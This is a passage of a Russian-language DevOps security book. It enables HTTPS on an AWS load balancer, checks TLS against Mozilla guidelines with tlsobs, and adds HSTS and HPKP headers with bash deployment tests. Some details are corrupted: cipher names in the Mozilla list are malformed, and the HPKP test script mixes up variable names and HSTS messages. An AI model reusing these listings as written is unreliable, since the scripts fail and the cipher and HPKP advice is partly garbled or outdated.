$ aws iam upload-server-certificate
--server-certificate-name "invoicer.securing-devops.com-20160813"
--private-key
file://$HOME/.lego/certificates/invoicer.securing-devops.com.key
```

```
--certificate-body
  file://$HOME/.lego/certificates/invoicer.securing-devops.com.EE.crt
--certificate-chain
  file://$HOME/.lego/certificates/letsencrypt-intermediate.crt
{
  "ServerCertificateMetadata": {
    "Path": "/",
    "Expiration": "2016-11-11T13:31:00Z",
    "Arn": "arn:aws:iam::973:server-certificate/
      invoicer.securingdevops.com-20160813",
    "ServerCertificateName": "invoicer.securing-devops.com-20160813",
    "UploadDate": "2016-08-13T15:37:30.334Z",
    "ServerCertificateId": "ASCAJJ5ZF2467KDBETALA"
  }
}
```

Команда возвращает метаданные загруженного сертификата. Далее вы прикрепляете сертификат к ELB для invoicer. Этот процесс выполняется в два этапа, так как вам нужно получить внутреннее имя ELB, а затем задействовать HTTPS-слушателя с помощью полученного сертификата.

Имя ELB получают, извлекая подробности о среде Elastic Beanstalk. Вы знаете идентификатор среды, так как хорошо потрудились в главе 2, поэтому получаете имя ELB с помощью одной команды (листинг 5.8).

Листинг 5.8. Получение имени ELB путем извлечения ресурсов из Elastic Beanstalk

```
$ aws elasticbeanstalk describe-environment-resources
--environment-id e-curu6awket |
jq -r '.EnvironmentResources.LoadBalancers[0].Name'
awseb-e-c-AWSEBLoa-1VXVTQLSGGGM5
```

Теперь можете создать новый слушатель на ELB (листинг 5.9). Заметьте, что аргумент для синтаксиса слушателя поначалу может показаться непонятным.

- ❑ `Protocol` и `LoadBalancerSupport` указывают открытую конфигурацию, в данном случае HTTPS определяется на порт 443.
- ❑ `InstanceProtocol` и `InstancePort` указывают, куда должен быть направлен трафик — в данном случае на приложение invoicer.
- ❑ `SSLCertificated` — это ARN (Amazon Resource Name) сертификата, возвращаемое после выполнения команды загрузки сертификата.

Листинг 5.9. Создание HTTPS-слушателя на ELB invoicer

```
$ aws elb create-load-balancer-listeners
--load-balancer-name awseb-e-c-AWSEBLoa-1VXVTQLSGGGM5
--listeners "Protocol=HTTPS,LoadBalancerPort=443,
InstanceProtocol=HTTP,InstancePort=80,
SSLCertificateId=arn:aws:iam::973:server-certificate/
invoicer.securingdevops.com-20160813"
```

Конфигурацию можно проверить с помощью команды `aws elb describe-load-balancers`. В выводе, как показано в листинге 5.10, будет указано, что оба слушателя, HTTP и HTTPS, настроены. Там также будет показано, что распределитель нагрузки HTTPS применяет политику `ELBSecurityPolicy-2015-05`, которой мы коснемся позже.

Листинг 5.10. Описание активных слушателей ELB `invoicer`

```
$ aws elb describe-load-balancers
--load-balancer-names awseb-e-c-AWSEBLoa-1VXVTQLSGGMG5 |
jq -r '.LoadBalancerDescriptions[0].ListenerDescriptions'
[
  {
    "Listener": {
      "InstancePort": 80,
      "InstanceProtocol": "HTTP",
      "Protocol": "HTTP",
      "LoadBalancerPort": 80
    },
    "PolicyNames": []
  },
  {
    "Listener": {
      "InstancePort": 80,
      "InstanceProtocol": "HTTP",
      "Protocol": "HTTPS",
      "LoadBalancerPort": 443,
      "SSLCertificateId": "arn:aws:acm:us-east-1:93:certificate/6d-7c-4abd-09"
    },
    "PolicyNames": [
      "ELBSecurityPolicy-2015-05"
    ]
  }
]
```

Хотя ELB настроен, он все еще не функционирует. Группа безопасности, стоящая перед ним, не позволяет ему устанавливать соединения с портом 443. Вы можете исправить это, позволив всему Интернету присоединяться к порту 443 (листинг 5.11).

Листинг 5.11. Получение группы безопасности ELB и открытые порты 443

```
$ aws elb describe-load-balancers
--load-balancer-names awseb-e-c-AWSEBLoa-1VXVTQLSGGMG5 |
jq -r '.LoadBalancerDescriptions[0].SecurityGroups[0]'
sg-9ec96ee5

$ aws ec2 authorize-security-group-ingress
--group-id sg-9ec96ee5
--cidr 0.0.0.0/0
--protocol tcp
--port 443
```

Конечная HTTPS-точка invoicer теперь полностью функционирует и доступна на <https://invoicer.securing-devops.com>. Firefox отображает зеленый замок, указывая на то, что соединение защищено с помощью сертификата, изданного Let's Encrypt (рис. 5.6).



Рис. 5.6. Firefox указывает на то, что соединение с веб-интерфейсом invoicer безопасно, отображая зеленый замок в адресной строке

Согласно концепции, введенной Netscape, закрытый зеленый замок сообщает вам о безопасности соединения, но ничто не говорит о том, насколько оно безопасно. Более половины веб-сайтов полагаются на TLS-протоколы для защиты целостности, подлинности и конфиденциальности HTTP-трафика (см. <http://mng.bz/e9w9>), но значительная их часть использует при этом плохие, а иногда и опасные настройки, рискуя утечкой или изменением данных, пересылаемых по небезопасным каналам. И хотя браузеры пытаются выявлять плохие настройки и предупреждать об этом пользователей, все же нужно проверять эти настройки самостоятельно и предпринимать шаги для их модернизации.

5.4. Модернизация HTTPS

Существует несколько руководств, предоставляющих администраторам современные TLS-конфигурации. В этом разделе мы обсудим руководство, поддерживаемое Mozilla, которое описывает три уровня конфигурации (см. <http://mng.bz/6K5k>).

- ❑ Современный уровень предназначен для применения лишь новейших, наиболее безопасных криптографических алгоритмов ценой поддержки только современных браузеров. На рис. 5.7 показан скриншот современного конфигурационного руководства.
- ❑ Промежуточный уровень балансирует между безопасностью и нисходящей совместимостью для поддержки большинства клиентов при разумном уровне защиты. Если численность клиентов, которым необходим доступ к сайту, велика, рекомендуется использовать промежуточный уровень, так как он обеспечивает достаточную безопасность, не лишая более старых клиентов необходимых им алгоритмов.

- ❑ Устаревший уровень предназначен для продолжения поддержки древних клиентов, таких как Windows XP pre-service pack 3. Этот уровень следует использовать, только если крайне необходима поддержка очень старых клиентов, так как он применяет алгоритмы с известными уязвимостями.

Modern compatibility [edit]

For services that don't need backward compatibility, the parameters below provide a higher level of security. This configuration is compatible with Firefox 27, Chrome 30, IE 11 on Windows 7, Edge, Opera 17, Safari 9, Android 5.0, and Java 8.

- Ciphersuites: ECDHE-ECDSA-AES256-GCM-SHA384:ECDSA-AES256-GCM-SHA384:ECDSA-CHACHA20-POLY1305:ECDSA-RSA-CHACHA20-POLY1305:ECDSA-ECDSA-AES128-GCM-SHA256:ECDSA-AES128-GCM-SHA256:ECDSA-ECDSA-AES256-SHA384:ECDSA-RSA-AES256-SHA384:ECDSA-ECDSA-AES128-SHA256:ECDSA-RSA-AES128-SHA256
- Versions: TLSv1.2
- TLS curves: prime256v1, secp384r1, secp521r1
- Certificate type: ECDSA
- Certificate curve: prime256v1, secp384r1, secp521r1
- Certificate signature: sha256WithRSAEncryption, ecdsa-with-SHA256, ecdsa-with-SHA384, ecdsa-with-SHA512
- RSA key size: 2048 (if not ecdsa)
- DH Parameter size: None (disabled entirely)
- ECDH Parameter size: 256
- HSTS: max-age=15768000
- Certificate switching: None

Рис. 5.7. Рекомендации для современного уровня TLS-конфигурации в энциклопедии Mozilla

На рис. 5.7 показаны все параметры, которые может регулировать администратор при настройке TLS на веб-сервере (в зависимости от веб-сервера или сервиса, использующего TLS, ряд регулируемых параметров может быть иным). Вы уже должны быть знакомы с большинством из них: наборами шифров, версиями, подписью сертификата и т. д. Некоторые могут казаться непонятными, но ничего страшного не произойдет, если мы их пока проигнорируем.

Прочитав эту рекомендацию без каких-либо разъяснений по поводу протокола, вы наверняка почувствуете себя перегруженными его сложностью. TLS — это простой протокол, и пока вы не захотите найти время и силы для изучения его нюансов и создания собственной конфигурации, я настоятельно рекомендую почти вслепую последовать рекомендациям, которые дают Mozilla и другие надежные ресурсы. По мере развития криптографии руководства обновляются, и иногда алгоритмы, некогда считавшиеся безопасными, оказываются массивными брешиками в безопасности.

Я также рекомендую вам не доверять стандартным параметрам, которые поставляются с веб-серверами и библиотеками, так как они зачастую слишком многое разрешают ради поддержки более старых клиентов. Вы должны регулярно тестировать свою TLS-конфигурацию, в частности активные наборы шифров. Наборы

шифров — ядро TLS-протокола — это ряд криптографических алгоритмов, предназначенных для обеспечения заданного уровня безопасности. Четыре версии SSL/TLS позволяют нам пользоваться более чем 400 наборами шифров, основная масса которых не способна обеспечить высокий уровень безопасности.

Перед тем как объяснить, как вы можете регулировать свою HTTPS-конфигурацию, обсудим способы ее тестирования и оценки текущего состояния.

5.4.1. Тестирование TLS

Гибкость протокола TLS позволяет клиенту и серверу договариваться о параметрах соединения, основываясь на том, что поддерживают обе стороны. В идеале они должны согласиться использовать наиболее безопасный набор общих для них параметров. Вы, будучи администратором сайта, несете ответственность за то, чтобы настройки сервисов позволяли им применять безопасные наборы шифров и избегать ненадежных.

Множество инструментов могут помочь тестировать TLS-конфигурацию. Большинство из них прощупывают сервер, проверяя каждую из поддерживаемых конфигураций. Такие инструменты, как Cipherscan (<https://github.com/jvehent/cipherscan>), написанный автором этой книги, или testssl.sh (<https://testssl.sh/>), предоставят вам подобные отчеты. Некоторые наиболее продвинутые вдобавок к этому сформируют рекомендации и выделяют важные проблемы. Самым популярным и всеобъемлющим из инструментов определенно является SSL Labs.com — онлайн-сканер TLS, который выводит буквенную оценку от А до F, обозначающую уровень безопасности конфигурации. В качестве бесплатной альтернативы можно использовать TLS Observatory от Mozilla (<https://observatory.mozilla.org/>), она доступна в виде консольного инструмента и веб-интерфейса. В листинге 5.12 показан вывод команды `tlssobs` для `invoiceer`.

Каждый из четырех разделов несет важную информацию о вашей конфигурации.

- ❑ Certificate отображает подробности о конечном субъекте. Вы видите, что он действителен для вашего домена только на протяжении трех месяцев.
- ❑ Trust говорит о том, что ЕЕ-сертификат связан с СА, которому доверяют Mozilla, Microsoft и Apple. Большинству сертификатов, полученных от распространенных СА, доверяют повсеместно, но возможно найти и сертификаты, изданные малоизвестными СА, которые являются доверенными лишь для одного браузера.
- ❑ Ciphers Evaluation перечисляет наборы шифров, принимаемых сервером в порядке предпочтения. Список небольшой. Он был бы значительно длиннее, если бы вы использовали сертификат RSA, но сертификаты ECDSA более современные, поэтому их поддерживает меньшее количество наборов шифров. Заметьте, что флаг `Server Side Ordering` определен как `true` в конце вывода. Это говорит о том, что сервер будет использовать собственную сортировку клиентов на основе предпочтений. Данная оценка также сообщает, какие шифры поддерживают совершенную прямую секретность в столбцах `pfs`.

- ❑ В Analyzer инструмент дает рекомендации относительно того, что необходимо изменить, чтобы соответствовать уровню конфигурации Mozilla modern. Вы видите, что некоторые наборы шифров стоит убрать, а недостающие — добавить. Применять TLSv1 и TLSv1.1 не рекомендуется, а TLSv1.2 нужно оставить. По большому счету оценочный инструмент считает действующую настройку не соответствующей руководствам Mozilla.

Листинг 5.12. Установка и использование клиента TLS Observatory на ELB invoicer

```
$ go get -u github.com/mozilla/tls-observatory/tlsobs
```

```
$ $GOPATH/bin/tlsobs -r invoicer.securing-devops.com
```

```
Scanning invoicer.securing-devops.com (id 12323098)
```

```
--- Certificate ---
```

```
Subject CN=invoicer.securing-devops.com
```

```
SubjectAlternativeName
```

```
- invoicer.securing-devops.com
```

```
Validity 2016-08-13T13:31:00Z to 2016-11-11T13:31:00Z
```

```
CA false
```

```
SHA1 5648102550BDC4EFC65529ACD21CCF79658879E1
```

```
SigAlg SHA256withRSA
```

```
Key ECDSA 256bits P-256
```

```
--- Trust ---
```

```
Mozilla Microsoft Apple
```

```
✓ ✓ ✓
```

```
--- Ciphers Evaluation ---
```

```
pri cipher protocols pfs curves
```

```
1 ECDHE-ECDSA-AES128-GCM-SHA256 TLSv1.2 ECDH,P-256 prime256
```

```
2 ECDHE-ECDSA-AES128-SHA256 TLSv1.2 ECDH,P-256 prime256
```

```
3 ECDHE-ECDSA-AES128-SHA TLSv1,TLSv1.1,TLSv1.2 ECDH,P-256 prime256
```

```
4 ECDHE-ECDSA-AES256-GCM-SHA384 TLSv1.2 ECDH,P-256 prime256
```

```
5 ECDHE-ECDSA-AES256-SHA384 TLSv1.2 ECDH,P-256 prime256
```

```
6 ECDHE-ECDSA-AES256-SHA TLSv1,TLSv1.1,TLSv1.2 ECDH,P-256 prime256
```

```
OCSP Stapling false
```

```
Server Side Ordering true
```

```
Curves Fallback false
```

```
--- Analyzers ---
```

```
Measured level "non compliant" does not match target level "modern"
```

```
* Mozilla evaluation: non compliant
```

- for modern level: remove ciphersuites ECDHE-ECDSA-AES128-SHA, ECDHEECDSA-AES256-SHA
- for modern level: consider adding ciphers ECDHE-ECDSA-CHACHA20-POLY1305
- for modern level: remove protocols TLSv1, TLSv1.1
- for modern level: consider enabling OCSP stapling

Раздел Certificate показывает подробности о сертификате сайта

Раздел Trust говорит вам о том, что EE-сертификат связывается с CA, доверенным Mozilla, Microsoft и Apple

Раздел Ciphers Evaluation перечисляет наборы шифров, принимаемых сервером в порядке предпочтения

В разделе Analyzers инструмент рекомендует, что стоит изменить, чтобы соответствовать конфигурационному уровню Mozilla modern

Возможно и предпочтительно, чтобы конечная точка invoicer автоматически оценивалась на соответствие руководствам Mozilla с помощью вызова клиента tlsobs при развертывании. Чтобы это реализовать, заверните ее в bash-скрипт, по-

мешенный у `deployer` в каталог `deploymentTests`, который вы настроили в главе 4. Клиент `tlsobs` поддерживает параметр `-targetLevel`, оценивающий целевой субъект на соответствие одному из конфигурационных уровней Mozilla. Устанавливая этот параметр в `Modern`, вы указываете `tlsobs` проверять, настроен ли целевой субъект в соответствии с уровнем конфигурации `Modern` (листинг 5.13).

Листинг 5.13. Тест выполняется `deployer` для оценки качества HTTPS

```
#!/usr/bin/env bash
go get -u github.com/mozilla/tls-observatory/tlsobs
$GOPATH/bin/tlsobs -r -targetLevel modern invoicer.securing-devops.com
```

Как и ожидалось, тест не будет успешно пройден, пока вы не модернизируете конфигурацию своей конечной точки и пока журналы `deployer` не будут содержать полный вывод `tlsobs` из листинга 5.12. Вы можете убедиться в этом, запустив сборку `invoicer` в `CircleCI` и проверив журналы `deployer` (листинг 5.14).

Листинг 5.14. Тест завершается ошибкой, так как HTTPS еще не поддерживается

```
2016/08/14 15:35:17 Received webhook notification
2016/08/14 15:35:17 Verified notification authenticity
2016/08/14 15:35:17 Executing test /app/deploymentTests/2-ModernTLS.sh
2016/08/14 15:35:32 Test /app/deploymentTests/ModernTLS.sh failed:
exit status 1
[...]
--- Analyzers ---
Measured level "non compliant" does not match target level "modern"
* Mozilla evaluation: non compliant
```

Теперь, имея готовую инфраструктуру тестирования, перейдем к модернизации конечной точки.

5.4.2. Реализация руководств Mozilla Modern

Задействование HTTPS на `invoicer` обеспечило вам 90 % пути к обладанию безопасной конечной точкой. Ее регулировка для соответствия уровню `Mozilla Modern` потребует создания новой конфигурации, которая активизирует только избранные параметры вместо использования стандартных настроек, предоставленных AWS: должна использоваться только версия `TLSv1.2`, а список активизированных наборов шифров следует сократить до минимума. `AWS ELB` поддерживает ограниченный набор параметров, из которых необходимо выбирать нужные (см. <http://mng.bz/V96x>).

ПРИМЕЧАНИЕ

Представленная конфигурация актуальна во время написания книги, но, вероятно, будет меняться по мере развития руководств `Mozilla` и охвата `AWS` большего ряда шифров. Обращайтесь к приведенным здесь ссылкам и всегда используйте последнюю версию рекомендаций при настройке конечных точек.

Назовите новую конфигурацию `MozillaModernV4`. В листинге 5.15 показано, как создавать ее с помощью командной строки.

Листинг 5.15. Создание частной политики уровня `Mozilla Modern` для распределителя нагрузки

```
$ aws elb create-load-balancer-policy
--load-balancer-name awseb-e-c-AWSEBLoa-1VXVTQLSGGMG5
--policy-name MozillaModernV4
--policy-type-name SSLNegotiationPolicyType
--policy-attributes AttributeName=Protocol-TLSv1.2,AttributeValue=true
AttributeName=ECDHE-ECDSA-AES256-GCM-SHA384,AttributeValue=true
AttributeName=ECDHE-ECDSA-AES128-GCM-SHA256,AttributeValue=true
AttributeName=ECDHE-ECDSA-AES256-SHA384,AttributeValue=true
AttributeName=ECDHE-ECDSA-AES128-SHA256,AttributeValue=true
AttributeName=Server-Defined-Cipher-Order,AttributeValue=true
```

Далее назначим новую политику вашему ELB, переключив его на использование `MozillaModernV4` вместо стандартной политики `AWS ELBSecurityPolicy-2015-05` (листинг 5.16).

Листинг 5.16. Назначение политики `MozillaModernV4` для `EB invoicer`

```
$ aws elb set-load-balancer-policies-of-listener
--load-balancer-name awseb-e-c-AWSEBLoa-1VXVTQLSGGMG5
--load-balancer-port 443
--policy-names MozillaModernV4
```

Сделав это изменение, вы запустите повторную сборку `invoicer` для проверки в журналах `deployer` того, как ELB проходит тест согласованности с политикой (листинг 5.17). Конфигурационный уровень теперь оценивается как `Modern`, поэтому `deployer` продолжает работу по запуску обновления инфраструктуры `invoicer`.

Листинг 5.17. Журналы демонстрируют то, что ELB успешно проходит конфигурационный тест `ModernTLS`

```
2016/08/14 16:42:46 Received webhook notification
2016/08/14 16:42:46 Verified notification authenticity
2016/08/14 16:42:46 Executing test /app/deploymentTests/2-ModernTLS.sh
2016/08/14 16:42:49 Test /app/deploymentTests/ModernTLS.sh succeeded:
    Scanning invoicer.secur-ing-devops.com (id 12123107)
[...
--- Analyzers ---
* Mozilla evaluation: modern

2016/08/14 16:42:51 Deploying EBS application: {
  ApplicationName: "invoicer201605211320",
  EnvironmentId: "e-curu6awket",
  VersionLabel: "invoicer-api"
}
```

Вы можете воспользоваться также веб-интерфейсом `Observatory`, чтобы проверить качество своей конфигурации. На рис. 5.8 показано, что сканер посчитал страницу <https://invoicer.secur-ing-devops.com/> как `Modern`.




Рис. 5.8. Итоги сканирования с `observatory.mozilla.org` показывают, что конечная TLS-точка `invoice` считается согласованной с руководствами Mozilla Modern

Настройка уровня протокола TLS — это самая длительная часть процесса за- действования HTTPS в сервисе, но еще в начале этой главы я упоминал о том, что некоторые меры безопасности должны размещаться на уровне HTTP, чтобы повы- сить безопасность HTTPS. Эти меры безопасности называются строгой защитой транспорта по HTTP (HTTP Strict Transport Security, HSTS) и закреплением от- крытых ключей по HTTP (HTTP Public Key Pinning, HPKP). В следующих разделах я познакомлю вас с ними и расскажу, как реализовать их в `invoice`.

5.4.3. HSTS: строгая защита транспорта

Когда сервис полностью настроен для использования HTTPS, вроде бы не должно быть причины возвращаться к небезопасному уровню HTTP. Но знать о том, что сайт всегда должен запускаться по HTTPS, весьма полезно для браузеров, так как это поможет предотвратить атаки с понижением уровня, направляющие пользова- теля через небезопасную версию сайта с целью кражи cookie-файлов или внесения вредоносного трафика. Строгая защита транспорта по HTTP (HSTS) — это HTTP-заголовок, который сервис может отправлять браузеру, чтобы всегда обеспечивать использование только HTTPS. Информация от HSTS хранится в кэше браузера некоторое время, в течение которого все соединения с сайтом будут использо- вать HTTPS.

HSTS также обладает интересным свойством принуждения браузеров к использо- ванию HTTPS, даже если это не запрашивается явно, например, когда пользователь не указывает обработчик `https://` при вводе адреса сайта. Это небольшое преимуще- ство избавит от необходимости создавать ради пользователей, уже посещавших сайт, HTTP-слушатель, который перенаправлял бы пользователей на HTTPS.

HSTS-заголовок содержит три параметра, показанные в листинге 5.18.

- ❑ **max-age** — указывает продолжительность в секундах существования информации в кэше браузера.
- ❑ **includeSubDomains** — командует браузеру подключаться через HTTPS к данному домену и всем его поддоменам.
- ❑ **preload** — указывает на желание администраторов добавить их сайт в список предварительной загрузки HSTS. Если параметр указан, то администратор может запросить добавление домена в список сайтов, с которыми Firefox, Chrome, Internet Explorer, Opera и Safari будут соединяться только через HTTPS. Команда Google Chrome обслуживает форму для совершения этих запросов (<https://hstspreload.appspot.com/>). Перед добавлением сайта в список предварительной загрузки его нужно привести в соответствие некоторым требованиям, например: поддержка HSTS должна распространяться на весь домен, а не только на поддомены или значение **max-age** должно быть не менее 18 недель.

Листинг 5.18. Пример HSTS-заголовка со значением **max-age** 1 год

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

Простой синтаксис HSTS-заголовка облегчает добавление новых приложений. В работе с устаревшими сайтами с множеством ресурсов и поддоменов администратор должен пользоваться этими заголовками осторожно, а начинать их реализацию стоит без **includeSubDomains**, но с **max-age**, равным двум секундам. Администратору нужно использовать предпоследний заголовок только после оценки влияния HSTS на сайт. Как только заголовок будет определен, пользователи скачают его в кэш браузера и обратного пути уже не будет. Вы ввязались в HTTPS!

Тестировать HSTS просто: так как заголовок — это статическое значение, то вы сможете сравнить их во время развертывания. Скрипт в листинге 5.19 выполняет это сравнение в **deployer**.

Листинг 5.19. Тестовый скрипт для проверки значения заголовка HSTS в **invoicer**

```
#!/bin/bash
EXPECTEDHSTS="Strict-Transport-Security: max-age=31536000;
includeSubDomains; preload"
SITEHSTS="$(curl -si https://invoicer.securing-devops.com/ |
grep Strict-Transport-Security | tr -d '\r\n' )"

if [ "${SITEHSTS}" == "${EXPECTEDHSTS}" ]; then
    echo "HSTS header matches expectation"
    exit 0
else
    echo "Expected-HSTS header not found"
    echo "Found: '${SITEHSTS}'"
    echo "Expected: '${EXPECTEDHSTS}'"
    exit 100
fi
```

5.4.4. НРКР: закрепление открытых ключей

Одно из слабых мест экосистемы PKI — широкий ряд СА, которые издают доверенные сертификаты для любого сайта на планете. Представьте, что вы, живя в стране с репрессивным режимом, пытаетесь воспользоваться Google или Twitter для общения с друзьями и вдруг обнаруживаете, что соединение было перехвачено подставным СА, который выпустил мошеннические, но в то же время доверенные сертификаты для Google и Twitter. Такие ситуации, к сожалению, встречаются и подвергают людей риску.

Mozilla, Microsoft и Apple используют собственные корневые программы СА, в которых хранят список СА, которым доверяют издание сертификатов — промежуточных и для конечного субъекта. Они стараются как можно скорее помещать в черный список неблагонадежные СА¹ или их жертв. Но так как в хранилище Firefox более 150 СА, отслеживать поведение их всех, очевидно, непросто.

Браузеры не знают, какому из СА доверяет администратор, поэтому должны принимать любой сертификат, изданный любым СА, содержащимся в их хранилищах доверия. Механизм закрепления открытых ключей (НРКР) помогает решить эту проблему, позволяя администраторам указывать, какой из СА — промежуточный или конечного субъекта — они собираются использовать на данном сайте.

Как и HSTS, НРКР — это HTTP-заголовок, отправляемый браузерам и заносимый в кэш на заданный период времени. Заголовок содержит хеши сертификатов, допускаемых до защиты сайта. Если пользователь сайта с НРКР станет жертвой неблагонадежного СА, который пытается перехватить его соединение, браузер будет использовать кэшированную информацию НРКР для обнаружения того, что нехороший СА не авторизовался, чтобы издавать сертификаты для сайта, и отобразит пользователю ошибку.

Заголовок НРКР содержит четыре параметра, и их составление может показаться немного проблематичным.

- `max-age` — это время в секундах, на протяжении которого браузеры должны помнить о том, что к сайту можно получить доступ только с помощью одного из предопределенных ключей.
- `pin-sha256` — это Base64-хеш открытого ключа для сертификата, которому доверяет данный сайт. Должно быть не менее двух `pin-sha256`, определенных в заголовке: один первичный, другой — запасной.
- `includeSubDomains` указывает, что все поддомены текущего домена должны применять политику НРКР.
- `report-uri` — это необязательная конечная точка, на которую браузеры должны отправлять оповещения о нарушении политики. Не все браузеры поддерживают эту функцию.

¹ В сентябре 2016 года компании Mozilla и Apple решили не доверять СА, обслуживаемым WoSign, так как есть свидетельства об их вредоносной активности при издании сертификатов.

Ядро НРКР — это значение `pin-sha256`, которое указывает на то, каким сертификатам доверяет сайт. В случае с относительно часто изменяющимися сертификатами, например Let's Encrypt, который вы сформировали для `invoicer`, рекомендуется применять НРКР к промежуточному СА, а не к СА конечной сущности. Также необходимо иметь запасной вариант на случай, если вы решите отказаться от использования Let's Encrypt. И это будет AWS CA.

Значение `pin-sha256` получают из сертификата с помощью извлечения открытого ключа из сертификата, хеширования его посредством алгоритма SHA256 и кодирования в Base64. В листинге 5.20 показано, как проделать это одной командой с промежуточным сертификатом Let's Encrypt.

Листинг 5.20. Формирование значения `pin-sha256` для промежуточного Let's Encrypt

```
$ curl -s https://letsencrypt.org/certs/lets-encrypt-x3-cross-signed.pem
| openssl x509 -pubkey -noout
| openssl rsa -pubin -outform der
| openssl dgst -sha256 -binary
| openssl enc -base64
→ YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fuihg=
```

Получает сертификат, закодированный в PEM

Извлекает открытый RSA-ключ

Преобразует формат RSA в DER

Вычисляет SHA256-хеш для RSA-ключа

Кодирует хеш в Base64

Показывает значение `pin-sha256`

Вы можете выполнять аналогичные вычисления с промежуточными сертификатами от AWS (<https://amazontrust.com/repository/>) и добавлять эти значения в НРКР-заголовок в приложении `invoicer` (в `middleware.go` см. `setResponseHeaders`), отображенный в листинге 5.21.

Листинг 5.21. НРКР-заголовок, который разрешает сертификаты от Let's Encrypt и AWS CA

```
Public-Key-Pins: max-age=1296000; includeSubDomains;
pin-sha256="YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fuihg=";
pin-sha256="++MBgDH5WgVl9Bcn5Be30cRcL0f50+NyoXuwtQdX1aI="
```

Как и при тестировании для HSTS, вы можете воспользоваться скриптом, который сравнивает значение НРКР-заголовка в `deployer` со значением, на которое вы статически ссылаетесь. Скрипт в листинге 5.22 — это простое сравнение строк для проверки наличия значения НРКР.

Листинг 5.22. Тестовый скрипт для проверки значения НРКР-заголовка в `invoicer`

```
#!/bin/bash
EXPECTEDNPKP='Public-Key-Pins: max-age=1296000; includeSubDomains;
pin-sha256="YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fuihg=";
pin-sha256="++MBgDH5WgVl9Bcn5Be30cRcL0f50+NyoXuwtQdX1aI="'
SITEHPKP="$(curl -si https://invoicer.securing-devops.com/ |grep
Public-Key-Pins | tr -d '\r\n' )"

if [ "${SITEHPKP}" == "${EXPECTEDNPKP}" ]; then
```

```
echo "HSTS header matches expectation"
exit 0
else
echo "Expected HSTS header not found"
echo "Found: '${SITEHMKP}'"
echo "Expected: '${EXPECTEDHMKP}'"
exit 100
fi
```

Можно также проверить, активны ли HSTS и HPKP, в инструментах разработчика Firefox, расположенных на вкладке безопасности в разделе сетей. На рис. 5.9 показаны HSTS и HPKP, задействованные на общедоступном сайте `invoiceer`.




Рис. 5.9. HSTS и HPKP в инструментах разработчика Firefox показаны как задействованные, это подтверждается тем, что заголовки активны на общедоступной странице `invoiceer`

Этим мы завершим путешествие в HTTPS. Рассказать о протоколе, который превратил Интернет в безопасное место для коммерции и коммуникаций, можно гораздо больше, и я настоятельно рекомендую читателю вносить актуальные улучшения в TLS. Администратор вы, разработчик или эксперт по безопасности, вам так или иначе придется работать с TLS и HTTPS. То, что вы всегда будете понимать, как надежно защищать каналы взаимодействия, поможет вам запускать более совершенные сервисы.

Резюме

- ❑ TLS гарантирует конфиденциальность, целостность и подлинность соединения между клиентом и сервером.
- ❑ Серверы используют сертификат безопасности X.509, подписанный центром сертификации, чтобы доказать его подлинность для пользователей.
- ❑ TLS-взаимодействие применяет наборы шифров, которые формируются при установлении соединения, для защиты данных во время передачи.
- ❑ Получение доверенного сертификата для сайта потребует от администратора доказательства того, что он владеет доменом, на котором размещен сайт.
- ❑ Защита, которую обеспечивают параметры безопасности, задействованные по умолчанию на HTTPS-серверах, может оказаться недостаточной, поэтому нужно использовать инструменты тестирования, чтобы улучшать конфигурацию.
- ❑ HSTS — это HTTP-заголовок, который указывает браузерам, что доступ к сайту должен производиться только через HTTPS.
- ❑ HPKP — это HTTP-заголовок, который указывает браузерам, что только белому списку доверяют издание сертификатов безопасности для данного сайта.

Уровень безопасности 4: защита конвейера поставки

В этой главе

- Управление правами доступа, которыми наделяются пользователи и третья сторона в GitHub и CircleCI.
- Защита исходного кода от изменений при помощи подписи коммитов и меток Git.
- Управление правами доступа в Docker Hub.
- Управление правами доступа развертывания в AWS.
- Безопасное распределение закрытых данных конфигурации в AWS.

